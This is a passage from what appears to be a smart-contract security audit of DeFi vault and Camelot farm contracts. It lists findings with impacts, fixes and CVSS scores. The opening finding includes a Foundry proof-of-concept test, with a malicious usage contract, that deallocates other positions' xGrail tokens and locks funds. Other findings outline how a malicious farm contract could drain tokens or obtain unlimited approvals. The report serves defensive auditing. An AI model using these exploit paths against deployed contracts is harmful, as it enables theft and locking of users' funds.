The team identified that multiple user-controlled parameters are utilized in the "*deallocate*" functionality of the *"sectGrain.sol"* contract, without any prior validation. These parameters include the "*usageData*" argument (which consists of the *farm* and the *positionId* parameters) which can be exploited by an adversary to deallocate an arbitrary amount of XGrailTokens from any position and later allocate them again at their position.

Additionally, a malicious user can take advantage of the "usageAddress" parameters and use a malicious contract that does not allow deallocation, locking other users' funds and potentially causing a Denial of Service (DoS) type of attack, as described in issue *"5.1.3 - Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol""*.

It should be noted that in both cases, the attacker will have to pay gas fees and the deallocation fees.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
179:         function deallocate(
180:                 address usageAddress,
181:                 uint256 amount,
182:                 bytes memory usageData
183:         ) public {
184:                 xGrailToken.deallocate(usageAddress, amount,
usageData);
                     ...
192:         }
```

The following test case can be used as a Proof of concept (PoC):

```
pragma solidity 0.8.16;
```

```
import {IStrategy} from "interfaces/IStrategy.sol";
import {HLPSetup, SCYVault, HLPCore} from "./HLPSetup.sol";
import {CamelotFarm, IXGrailToken, INFTPool} from
"strategies/modules/camelot/CamelotFarm.sol";
import {CamelotSectGrailFarm, ISectGrail} from
"strategies/modules/camelot/CamelotSectGrailFarm.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {sectGrail as SectGrail} from
"strategies/modules/camelot/sectGrail.sol";
import "hardhat/console.sol";
contract CamelotUnauthDeallocateTest is HLPSetup {
    function getStrategy() public pure override returns (string memory) {
        return "HLP_USDC-ETH_Camelot_arbitrum";
    }
    CamelotSectGrailFarm cFarm;
    INFTPool farm;
    ISectGrail sectGrail;
    IXGrailToken xGrailToken;
    IERC20 grailToken;
    function setupHook() public override {
        cFarm = CamelotSectGrailFarm(address(strategy));
        farm = INFTPool(cFarm.farm());
        sectGrail = cFarm.sectGrail();
        xGrailToken = sectGrail.xGrailToken();
        grailToken = IERC20(sectGrail.grailToken());
    }
    function testUnauthorizedDeallocation() public {
        if (!compare(contractType, "CamelotAave")) return;
        address attacker = address(0xdecafbad);
        uint256 amnt = getAmnt();
        deposit(self, amnt);
        harvest();
        // Use cFarm owner to deallocate some tokens and transfer them to
attacker for poc.
        vm.startPrank(cFarm.owner());
        cFarm.deallocateSectGrail(10000);
        cFarm.transferSectGrail(attacker, 1000);
        vm.stopPrank();
        vm.startPrank(attacker);
        // ensure there are enough tokens still allocated.
        uint256 allocationsBefore =
```

```
xGrailToken.usageAllocations(address(sectGrail),
address(farm.yieldBooster()));
        assertGt(allocationsBefore, 100000);
        UsageContract usageContract = new UsageContract();
        // POC: Allocate all attacker tokens to UsageContract, then
deallocate from yieldBooster
        // and allocate again back to attacker's position.
        sectGrail.allocate(address(usageContract), 1000, "");
        address _farm = address(farm);
        uint256 positionId = cFarm.positionId();
        bytes memory usageData = abi.encode(_farm, positionId);
        sectGrail.deallocate(address(farm.yieldBooster()), 998,
usageData);
        sectGrail.allocate(address(usageContract), 998, "");
        // We expect that official farm's allocations are now less than
allocationsBefore
        // and that attacker's usageContract allocations are higher than
the initial amount ( 1000)
        uint256 allocationsAfter =
xGrailToken.usageAllocations(address(sectGrail),
address(farm.yieldBooster()));
        assertLt(allocationsAfter, allocationsBefore);
        assertGt(xGrailToken.usageAllocations(address(sectGrail),
address(usageContract)), 1000);
        vm.stopPrank();
    }
    function testUnauthorizedDeallocationDOS() public {
        if (!compare(contractType, "CamelotAave")) return;
        address attacker = address(0xdecafbad);
        uint256 amnt = getAmnt();
        deposit(self, amnt);
        harvest();
        // Use cFarm owner to deallocate some tokens and transfer them to
attacker for poc.
        vm.startPrank(cFarm.owner());
        cFarm.deallocateSectGrail(10000);
        cFarm.transferSectGrail(attacker, 1000);
        vm.stopPrank();
        vm.startPrank(attacker);
        // ensure there are enough tokens still allocated.
        uint256 allocationsBefore =
```

```
xGrailToken.usageAllocations(address(sectGrail),
address(farm.yieldBooster()));
        assertGt(allocationsBefore, 100000);
        MaliciousUsageContract usageContract = new
MaliciousUsageContract();
        // POC: Allocate all attacker tokens to UsageContract, then
deallocate from yieldBooster
        // and allocate again back to attacker's position.
        sectGrail.allocate(address(usageContract), 1000, "");
        address _farm = address(farm);
        uint256 positionId = cFarm.positionId();
        bytes memory usageData = abi.encode(_farm, positionId);
        sectGrail.deallocate(address(farm.yieldBooster()), 998,
usageData);
        sectGrail.allocate(address(usageContract), 998, "");
        // We expect that official farm's allocations are now less than
allocationsBefore
        // and that attacker's usageContract allocations are higher than
the initial amount ( 1000)
        uint256 allocationsAfter =
xGrailToken.usageAllocations(address(sectGrail),
address(farm.yieldBooster()));
        assertLt(allocationsAfter, allocationsBefore);
        assertGt(xGrailToken.usageAllocations(address(sectGrail),
address(usageContract)), 1000);
        vm.expectRevert("Goodbye funds");
        sectGrail.deallocate(address(usageContract), 100, "");
        vm.stopPrank();
    }}
contract UsageContract {
    function allocate(address, uint256, bytes calldata) external {}
    function deallocate(address, uint256, bytes calldata) external {}}
contract MaliciousUsageContract {
    function allocate(address, uint256, bytes calldata) external {}
    function deallocate(address, uint256, bytes calldata) external {
        revert("Goodbye funds");
    }}
```

Impact

A malicious user can deallocate any number of tokens from any position they wish, up to a maximum of their "*sectGrail*" balance minus the fees, which is maximum *2%*, and then allocate them at their position.

If they are allowed to supply the usage address too (e.g., existing issue affecting the "allocate" functionality described in *"5.1.3 - Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol""*.), they could potentially implement a malicious contract not allowing tokens deallocation, leading to funds being lost and locked permanently.

Recommendation

It is advisable to enforce strict validation on all user-provided arguments. For example, it is recommended to add a check to ensure that only the position owner is allowed to deallocate funds from that position.

A way this can be achieved is to replace the parameter *usageData* by 2 parameters, farm and *positionId*, and include the *onlyPositionOwner* modifier.

```
File: src/strategies/modules/camelot/sectGrail.sol
179:  function deallocate(
180:        address usageAddress,
181:        uint256 amount,
182:        address _farm,
183:        uint256 _positionId
184:  ) public onlyPositionOwner(_positionId) {
185:        bytes memory usageData = abi.encode(_farm, _positionId);
186:        xGrailToken.deallocate(usageAddress, amount, usageData);
                        ...
194:  }
```

Finally, it is advisable to examine if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2 Medium Severity Findings

5.2.1 Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol"

Description MEDIUM

The team identified that while the "se*ctGrail.sol*" contract is designed to allow interaction with multiple farm addresses, there is only a single *positionOwners* mapping. This mapping adds a connection between a position identifier and the corresponding owner address.

In general, the position identifier that will be used in the mapping, is specified by each farm using their "*lastTokenId*()" functionality. However, if different farms are used in production, the same position identifier may be selected, leading to data collision.

The issue exists at the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
// positionOwners[farmAddress][positionId] = owner
mapping( address => (uint256 => address)) public positionOwners;
```

Impact

If different farms are allowed to use the same *"sectGrail.sol"* contract, it is possible that the farms may generate the same position identifiers, leading to data collision. This issue will directly affect the integrity of the data.

Recommendation

It is advisable to separate the state variables which main this mapping based on the farm address.

This can be achieved by using mappings that match farm address to the rest data object.

CVSS Score

AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.2 Arbitrary lp and grailtoken withdrawal due to unvalidated input parameters in "withdrawFromFarm" at "SectGrail.sol"

Description	MEDIUM

It was identified that the externally accessible "*withdrawFromFarm*" function of the "*SectGrail*.sol" contract does not strictly validate the farm that will be used to withdraw token from the user's current position.

As a result, in the case that a malicious farm is provided, no position will be removed, the "*xGrailToken*" allocations will not be reduced, and the "lp" and "grailtoken" will be transferred to user.

The issue exists in the following location:

```
File: /sector-contracts-
b3557286dfcd575316c8f47fec8b1ba11eae3a63/src/strategies/modules/camelot/s
ectGrail.sol
094:  /// @notice withdraw lp tokens from a Camelot farm
095:  function withdrawFromFarm(
096:        INFTPool _farm,
097:        uint256 amount,
098:        uint256 positionId,
099:        address lp
100:  ) external nonReentrant onlyPositionOwner(positionId) returns
(uint256) {
101:        address usageAddress = _farm.yieldBooster();
102:        uint256 xGrailAllocation =
xGrailToken.usageAllocations(address(this), usageAddress);
103:        [BLOCK WONT BE EXECUTED]
_farm.withdrawFromPosition(positionId, amount);
104:
105:        // when full balance is removed from position, the position
gets deleted
106:        // xGrail get deallocated from a deleted position
107:        // if the position has been delted, reset the positionId to 0
108:        [ BLOCK WONT BE EXECUTED] if (!_farm.exists(positionId)) {
109:              // when position gets removed we need to reset the
allocation amount
110:              uint256 allocationChange = xGrailAllocation -
```

```
111:                    xGrailToken.usageAllocations(address(this),
usageAddress);
112:
113:              allocations[msg.sender] -= allocationChange;
114:              // subtract deallocation fee amount
115:              uint256 deallocationFeeAmount = (allocationChange *
116:                    xGrailToken.usagesDeallocationFee(usageAddress))
/ 10000;
117:              // burn the deallocation fee worth of sectGrail from
user
118:              _burn(msg.sender, deallocationFeeAmount);
119:              positionId = 0;
120:        }
121:
122:        IERC20(lp).safeTransfer(msg.sender, amount);
123:        uint256 grailBalance = grailToken.balanceOf(address(this));
124:        if (grailBalance > 0) grailToken.safeTransfer(msg.sender,
grailBalance);
125:        _mintFromBalance(msg.sender);
126:
127:        emit WithdrawFromFarm(msg.sender, address(_farm), positionId,
amount);
128:        return positionId;
129:  }
```

Impact

An adversary can use a malicious farm to circumvent the withdrawal process and retrieve any available "*lp*" or "*grailtoken*" in the contract.

Recommendation

It is advisable to perform strict validation in the provided user-controlled arguments. For example, a white-list approach can be used to validate that the user-provided farm is included in a list of trusted farms.

Finally, it is advisable to examine if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.3 Unsafe token transfers in "harvestFarm()" at "sectGrail.sol"

Description	MEDIUM

The team identified that the function "*harvestFarm*" at the "*SectGrail.sol*" contract accepts as argument a user-controlled array of tokens and proceeds to transfer the whole balance of each of these tokens to the sender, considering that these where transferred to the smart contract as part of the external call "*_farm.harvestPosition(positionId);*".

Even though the smart contract is not meant to hold any transferrable asset, this function can act as an external sweep function that anyone can call and "steal" any stuck assets, by specifying tokens that were not harvested but exist in the contract.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
132:         function harvestFarm(
133:                 INFTPool _farm,
134:                 uint256 positionId,
135:                 address[] memory tokens
136:         ) external nonReentrant onlyPositionOwner(positionId)
returns (uint256[] memory harvested) {
137:                 _farm.harvestPosition(positionId);
138:                 harvested = new uint256[](tokens.length);
139:                 for (uint256 i = 0; i < tokens.length; i++) {
140:                         IERC20 token = IERC20(tokens[i]);
141:                         harvested[i] =
token.balanceOf(address(this));
142:                         if (harvested[i] > 0)
token.safeTransfer(msg.sender, harvested[i]);
143:                 }
        ...
150:         }
```

Impact

By abusing the "*harvestFarm*" functionality, the position owner can claim for themselves any ERC20 tokens stuck in the contract.

Recommendation

Initially, it is recommended to investigate if the specific functionality needs to be externally accessible, as it acts as an external sweep function.

Additionally, it is advisable to perform strict validation in the provided user-controlled arguments. For example, a white-list approach can be used to validate that the user-provided farm is included in a list of trusted farms, and the user-provided tokens are in a list of trusted tokens.

CVSS Score

AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3 Low Severity Findings

5.3.1 External user might benefit from leftover tokens in "harvest" at "HLPCore.sol"

Description	LOW

The team identified that there was a minimum liquidity check added in function "*harvest*" at "*HLPCore.sol*" contract, which might lead to leftover tokens in the contract. More precisely, according to the new business logic, the function "*_increasePosition()*" will not be called if the balance of the underlying token in the "*HLPCore.sol*" contract is less than a minimum liquidity, while the rest application flow will continue.

It should be noted that the "*_increasePosition*()" already includes the same check, and it would revert in this case. However, by implementing this check in the "*harvest*" function, the transaction won't revert, and the harvested funds will remain in the contract.

As a result, the next user who makes a deposit will take advantage of this leftover funds, as they will be added at their deposits.

The issue was identified at the following location:

```
File: src/strategies/hlp/HLPCore.sol
316:  function harvest(
317:        HarvestSwapParams[] calldata uniParams,
318:        HarvestSwapParams[] calldata lendingParams
319:  )
320:        external
321:        onlyVault
322:        checkPrice(0)
323:        nonReentrant
324:        returns (uint256[] memory farmHarvest, uint256[] memory
lendHarvest)
325:  {
            ...
330:        // compound our lp position
331:        uint256 balance = underlying().balanceOf(address(this));
332:        if (balance > MIN_LIQUIDITY)
```

```
_increasePosition(underlying().balanceOf(address(this)));
333:         emit Harvest(startTvl);
334:   }
```

Impact

An external user might use the leftover funds of other users and deposit them for their benefit.

Recommendation

It is advisable to investigate if this limitation is required for the protocol implementation.

Furthermore, it is recommended to provide a functionality for the users to retrieve any potential leftover funds that belong to them.

CVSS Score

AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N/E:U/RL:X/RC:R/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.2 Unsafe maximum approval for an unvalidated address in "depositIntoFarm" at "sectGrail.sol"

Description	LOW

The team identified that there is an unsafe approval in the "*depositIntoFarm*" function at the "*sectGrail.sol*" contract, allowing adversaries to get unlimited approvals of any tokens they request.

the issue exists because the function is marked as *external*, allowing other contracts or transactions to directly invoke its execution, while at the same time no sanity check is performed in the provided arguments, including the "*_farm*" and "*lp*" parameters. Then, the function proceeds to grant maximum approvals at the "*_farm*" address for the "*lp*" token.

For example, this issue can be exploited by using a malicious "*INFTPool*" contract in the "*_farm*" address, set the "*amount*" parameter to one (1), the "*positionId*" parameter to zero (0) and the "*lp*" argument as the token we want. It is also required to already have some minimal balance in this token.

In the examined case, no direct threat was found because the "sectGrail.sol" contract is not supposed to hold any transferrable tokens. However, it is important to note that since the contract is upgradeable, it might be extended in a later version to hold some type of transferable assets.

The issue was identified at the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
69:         function depositIntoFarm(
70:                 INFTPool _farm,
71:                 uint256 amount,
72:                 uint256 positionId,
73:                 address lp
74:         ) external nonReentrant returns (uint256) {
75:                 IERC20(lp).safeTransferFrom(msg.sender,
address(this), amount);
76:
77:                 if (IERC20(lp).allowance(address(this),
address(_farm)) < amount)
```

```
78:                          IERC20(lp).safeApprove(address(_farm),
type(uint256).max);
            ...
92:          }
```

Impact

An attacker can use a malicious "_farm" contract to get unlimited approvals of any tokens they request from the "*SectGrail.sol*" contract address.

Recommendation

It is advisable to perform strict validation in the provided user-controlled arguments. For example, a white-list approach can be used to validate that the user-provided farm is included in a list of trusted farms, and the user-provided "*lp*" token address is in a list of trusted tokens.

Additionally, it is recommended to investigate if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N/E:U/RL:X/RC:R/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.3 ERC20 tokens might not implement "decimals" function

Description	LOW

The team identified that there is extensive use of the "decimals" function in order to scale ERC20 assets' prices. It is important to note that according to EIP20, not all ERC20 tokens are obliged to implement this function and thus, some may not.

The specification can be found in the following URL:

https://eips.ethereum.org/EIPS/eip-20z

The issue exists in the following locations:

- *src/strategies/imx/IMXCore.sol:104:*
  return IERC20Metadata(address(_underlying)).decimals();
- *src/strategies/hlp/HLPCore.sol:124:*
  return IERC20Metadata(address(_underlying)).decimals();
- *src/strategies/modules/aave/AaveModule.sol:130:*
  uint256 uDec = IERC20Metadata(address(underlying())).decimals();
- *src/strategies/modules/aave/AaveModule.sol:131:*
  uint256 sDec = IERC20Metadata(address(short())).decimals();
- *src/strategies/modules/aave/AaveModule.sol:140:*
  uint256 uDec = IERC20Metadata(address(underlying())).decimals();
- *src/strategies/modules/aave/AaveModule.sol:141:*
  uint256 sDec = IERC20Metadata(address(short())).decimals();
- *src/strategies/modules/aave/AaveModule.sol:149:*
  uint256 sDec = IERC20Metadata(address(short())).decimals();
- *src/vaults/ERC4626/SectorBase.sol:173:*
  return asset.decimals();
- *src/vaults/ERC4626/SectorBase.sol:182:*
  return asset.decimals();
- *src/vaults/ERC4626/ERC4626U.sol:77:*
  return ERC20(address(asset)).decimals();
- *src/vaults/ERC4626/SectorBaseU.sol:168:*
  return decimals();
- *src/vaults/ERC4626/SectorBaseWEpoch.sol:170:*

return asset.decimals();

- *src/vaults/ERC4626/SectorBaseWEpochU.sol:164:*
  return decimals();
- *src/vaults/ERC4626/ERC4626.sol:64:*
  return asset.decimals();
- *src/vaults/ERC5115/SCYVault.sol:409:*
  return IERC20Metadata(address(underlying)).decimals();
- *src/vaults/ERC5115/SCYVaultU.sol:413:*
  return IERC20Metadata(address(underlying)).decimals();
- *src/vaults/ERC5115/SCYWEpochVault.sol:414:*
  return IERC20Metadata(address(underlying)).decimals();
- *src/vaults/ERC5115/SCYWEpochVaultU.sol:417:*
  return IERC20Metadata(address(underlying)).decimals();
- *ts/config/hlp/index.ts:62:*
  underlyingDec: await underlying.decimals(),
- *ts/config/hlp/index.ts:63:*
  shortDec: await short.decimals(),

Impact

Some ERC20 tokens may not implement the "*decimals*()" function, as it is not required, making it impossible for the protocol to use them.

Recommendation

It is advisable to use the function shown below in order to retrieve the decimals of an ERC20 token:

```
function _tryGetAssetDecimals(IERC20 asset_) private view returns (bool,
uint8) {
        (bool success, bytes memory encodedDecimals) =
address(asset_).staticcall(
            abi.encodeWithSelector(IERC20Metadata.decimals.selector)
        );
        if (success && encodedDecimals.length >= 32) {
            uint256 returnedDecimals = abi.decode(encodedDecimals,
(uint256));
            if (returnedDecimals <= type(uint8).max) {
                return (true, uint8(returnedDecimals));
```

```
            }
        }
        return (false, 0);
    }
```

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.4 Missing empty array check in "harvestFarm" at "sectGrail.sol"

Description	LOW

The team identified that there is no sanity check on the length of the user-controlled tokens array in "*harvestFarm*" at "*sectGrail.sol*" contract. Adding an empty array as argument could result to harvested tokens being stuck in the contract and not retrieved by the beneficiary, as well as to an inconsequential emitted event.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
132:  function harvestFarm(
133:        INFTPool _farm,
134:        uint256 positionId,
135:        address[] memory tokens
136:  ) external nonReentrant onlyPositionOwner(positionId) returns
(uint256[] memory harvested) {
137:        _farm.harvestPosition(positionId);
138:        harvested = new uint256[](tokens.length);
139:        for (uint256 i = 0; i < tokens.length; i++) {
140:              IERC20 token = IERC20(tokens[i]);
141:              harvested[i] = token.balanceOf(address(this));
142:              if (harvested[i] > 0) token.safeTransfer(msg.sender,
harvested[i]);
143:        }
144:
145:        /// allocate all xGrail to the farm
146:        bytes memory usageData = abi.encode(_farm, positionId);
147:        _mintFromBalance(msg.sender);
148:        allocate(_farm.yieldBooster(), type(uint256).max, usageData);
149:        emit HarvestFarm(msg.sender, address(_farm), positionId,
harvested);
150:  }
```

Impact

Passing an empty array of tokens as function argument could result to harvested tokens getting stuck in the contract.

Recommendation

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(tokens.length != 0,"Empty array");
```

CVSS Score

AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.5 Missing reentrancy attack protection in "deallocate" and "allocate" at "sectGrail.sol"

Description	LOW

The team identified that neither the "*deallocate*" nor the "*allocate*" functions include the "*nonReentrant*" modifier at the "*SectGrail.sol*" contract. Additionally, both functions contain an external call at the user-defined "*usageAddress*" variable, via the "*xGrailToken.allocate()*" function, while the check-effect-interaction pattern is not enforced, as there are state changes after the call.

The *xGrailToken's* "*allocate*()" function, which contains the external call at the "*usageAddress*" is shown below:

```
function allocate(address usageAddress, uint256 amount, bytes calldata
usageData) external nonReentrant {
    _allocate(msg.sender, usageAddress, amount);
    // allocates xGRAIL to usageContract
    IXGrailTokenUsage(usageAddress).allocate(msg.sender, amount,
usageData);
  }
```

In both cases, the external calls are performed before the allocations mapping is updated, allowing possible reentrancy attacks, as described in *"5.1.2 - Reentrancy attack in "allocate()" at "sectGrail.sol""*. The impact in the "deallocate" functionality is less severe, as there is no related security control to be circumvented.

The issue was identified in the following locations:

```
File: src/strategies/modules/camelot/sectGrail.sol
158:     function allocate(address usageAddress, uint256 amount, bytes
memory usageData) public {
                ...
168:         xGrailToken.allocate(usageAddress, amount, usageData);
169:         allocations[msg.sender] = allocated + amount;
               ...
```

```
171:     }
172:
173:     /// @notice deallocate xGrail from a usage contract
174:     function deallocate(address usageAddress, uint256 amount, bytes
memory usageData) public {
175:         xGrailToken.deallocate(usageAddress, amount, usageData);
176:         allocations[msg.sender] = allocations[msg.sender] - amount;
                ...
182:     }
```

Impact

While there is no direct threat related to this issue, depending on the rest business logic of the contract, it may introduces reentrancy attacks, as described in *"5.1.2 - Reentrancy attack in "allocate()" at "sectGrail.sol""*.

Recommendation

It is advisable to re-order the commands in these two functions so the "allocations" mapping is updated before the external call.

Additionally, it is recommended to introduce the "*nonReentrant*" modifier for extra protection.

CVSS Score

AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.6 Event not emitted in "transferSectGrail" and "deallocateSectGrail" functionalities at "CamelotSectGrailFarm.sol"

Description	LOW

It was identified that the authorized commands "*transferSectGrail*" and "*deallocateSectGrail*" do not emit an event at the "*CamelotSectGrailFarm.sol*" contract.

A contract can emit events when it wants to notify external entities like users, chain explorers, or dApps about changes or conditions in the blockchain. When an event is emitted, it stores the arguments passed in transaction logs. These logs are stored on blockchain and are accessible using address of the contract till the contract is present on the blockchain.

The issue exists in the following location:

File: /sector-contracts-b3557286dfcd575316c8f47fec8b1ba11eae3a63/src/strategies/modules/camelot/CamelotSectGrailFarm.sol

```
52:
53:         function transferSectGrail(address to, uint256 amount)
external onlyOwner {
54:                 IERC20(address(sectGrail)).safeTransfer(to, amount);
55:         }
56:
57:         function deallocateSectGrail(uint256 amount) external
onlyOwner {
58:                 bytes memory usageData = abi.encode(_farm,
positionId);
59:                 sectGrail.deallocate(_farm.yieldBooster(), amount,
usageData);
60:         }
61:
```

Impact

Events are necessary to notify the off-chain world of successful state transitions. Administration functionalities should emit the corresponding events throughout the system's life cycle in order to provide credibility and confidence in the system.

In the specific case, if the authorized commands "*transferSectGrail*" and "*deallocateSectGrail*" are called, no event will be emitted.

Recommendation

It is recommended to emit an event related to this functionality.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.7 Lack of circuit breaker in "SectGrail.sol"

Description	LOW

It was identified that the "*SectGrail.sol*" contract (which is also directly used by the "*CamelotSectGrailFarm.sol*" contract) does not support a circuit breaker control.

A circuit breaker, also referred to as an emergency stop, can stop the execution of functions inside the smart contract. A circuit breaker can be triggered manually by trusted parties included in the contract like the contract admin or by using programmatic rules that automatically trigger the circuit breaker when the defined conditions are met. Applying the Emergency Stop pattern to a contract adds a fast and reliable method to halt any sensitive contract functionality as soon as a bug or another security issue is discovered. This leaves enough time to weigh all options and possibly upgrade the contract to fix the security breach.

However, it should be noted that the negative consequence of having an emergency stop mechanism from a user's point of view is that it adds unpredictable contract behavior. There is always the possibility that the stop is abused in a malicious way by the authorized entity.

Impact

There is no way to halt the externally accessible "*depositIntoFarm*()", "*withdrawFromFarm*()", "*harvestFarm*()", "*allocate*()" and "*deallocate*()" functionalities, such as in case of a security breach.

Recommendation

It is advisable to add a circuit breaker. For example, the following code can be used to set a modifier:

```
bool public contractPaused = false;
function circuitBreaker() public onlyOwner { // onlyOwner can call
    if (contractPaused == false) {
        contractPaused = true; }
    else {
        contractPaused = false; }}
```

```
// If the contract is paused, stop the modified function
// Attach this modifier to all public functions
modifier checkIfPaused() {
    require(contractPaused == false);
    _;
}
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.8 Usage of Deprecated safeApprove() at AaveModule.sol

Description	LOW

The team identified that "*safeApprove*()" has been utilized in "*_addLendingApprovals*()" function at "*AaveModule.sol*" contract.

The "*safeApprove*()" function is utilized for increasing the allowance. As indicated in the below Pull Request, it has been deprecated and replaced with "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()":

https://github.com/OpenZeppelin/openzeppelin-contracts/pull/2268/files

The reason behind this change is that "*safeApprove*" should not be responsible for verifying the allowance, as mentioned in the following link:

https://github.com/OpenZeppelin/openzeppelin-contracts/issues/2219

Moreover, it is crucial to note that the approve function does not prevent sandwich attacks.

The issue exists at the following location:

```
File: /src/strategies/modules/aave/AaveModule.sol
57:     function _addLendingApprovals() internal override {
58:         // ensure USDC approval - assume we trust USDC
59:         underlying().safeApprove(address(_comptroller),
type(uint256).max);
60:         short().safeApprove(address(_comptroller), type(uint256).max);
61:     }
```

Impact

The use of the deprecated "*safeApprove*()" function exposes the system to potential security vulnerabilities and risks, such as the allowance double-spend exploit and sandwich attacks. These vulnerabilities could lead to unauthorized transactions, asset theft, or other adverse consequences for users and the platform.

Recommendation

It is recommended to replace the deprecated "*safeApprove*()" function with the updated and more secure alternatives: "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()". These functions separate the responsibilities of verifying and modifying the allowance, providing a more robust solution.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.9 Usage of Deprecated safeApprove() at CamelotFarm.sol

Description	LOW

The team identified that "*safeApprove*()" has been utilized in "*_addFarmApprovals*()" function at "*CamelotFarm.sol*" contract.

The "*safeApprove*()" function is utilized for increasing the allowance. As indicated in the below Pull Request, it has been deprecated and replaced with "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()":

https://github.com/OpenZeppelin/openzeppelin-contracts/pull/2268/files

The reason behind this change is that "*safeApprove*" should not be responsible for verifying the allowance, as mentioned in the following link:

https://github.com/OpenZeppelin/openzeppelin-contracts/issues/2219

Moreover, it is crucial to note that the approve function does not prevent sandwich attacks.

The issue exists at the following location:

```
File: /src/strategies/modules/camelot/CamelotFarm.sol
56:     function _addFarmApprovals() internal override {
57:         IERC20(address(_pair)).safeApprove(address(_farm),
type(uint256).max);
58:         if (_farmToken.allowance(address(this), address(_router)) ==
0)
59:             _farmToken.safeApprove(address(_router),
type(uint256).max);
60:         xGrailToken.approveUsage(yieldBooster, type(uint256).max);
61:     }
```

Impact

The use of the deprecated "*safeApprove*()" function exposes the system to potential security vulnerabilities and risks, such as the allowance double-spend exploit and sandwich attacks. These vulnerabilities could lead to unauthorized

transactions, asset theft, or other adverse consequences for users and the platform.

Recommendation

It is recommended to replace the deprecated "*safeApprove*()" function with the updated and more secure alternatives: "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()". These functions separate the responsibilities of verifying and modifying the allowance, providing a more robust solution.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.10 Usage of Deprecated safeApprove() at CamelotSectGrailFarm.sol

Description	LOW

The team identified that "*safeApprove*()" has been utilized in "*_addFarmApprovals*()" function at "*CamelotSectGrailFarm.sol*" contract.

The "*safeApprove*()" function is utilized for increasing the allowance. As indicated in the below Pull Request, it has been deprecated and replaced with "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()":

https://github.com/OpenZeppelin/openzeppelin-contracts/pull/2268/files

The reason behind this change is that "*safeApprove*" should not be responsible for verifying the allowance, as mentioned in the following link:

https://github.com/OpenZeppelin/openzeppelin-contracts/issues/2219

Moreover, it is crucial to note that the approve function does not prevent sandwich attacks.

The issue exists at the following location:

```
File: /src/strategies/modules/camelot/CamelotSectGrailFarm.sol
63:     function _addFarmApprovals() internal override {
64:         IERC20(address(_pair)).safeApprove(address(sectGrail),
type(uint256).max);
65:         if (_farmToken.allowance(address(this), address(_router)) ==
0)
66:             _farmToken.safeApprove(address(_router),
type(uint256).max);
67:     }
```

Impact

The use of the deprecated "*safeApprove*()" function exposes the system to potential security vulnerabilities and risks, such as the allowance double-spend exploit and sandwich attacks. These vulnerabilities could lead to unauthorized transactions, asset theft, or other adverse consequences for users and the platform.

Recommendation

It is recommended to replace the deprecated "*safeApprove*()" function with the updated and more secure alternatives: "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()". These functions separate the responsibilities of verifying and modifying the allowance, providing a more robust solution.

CVSS Score

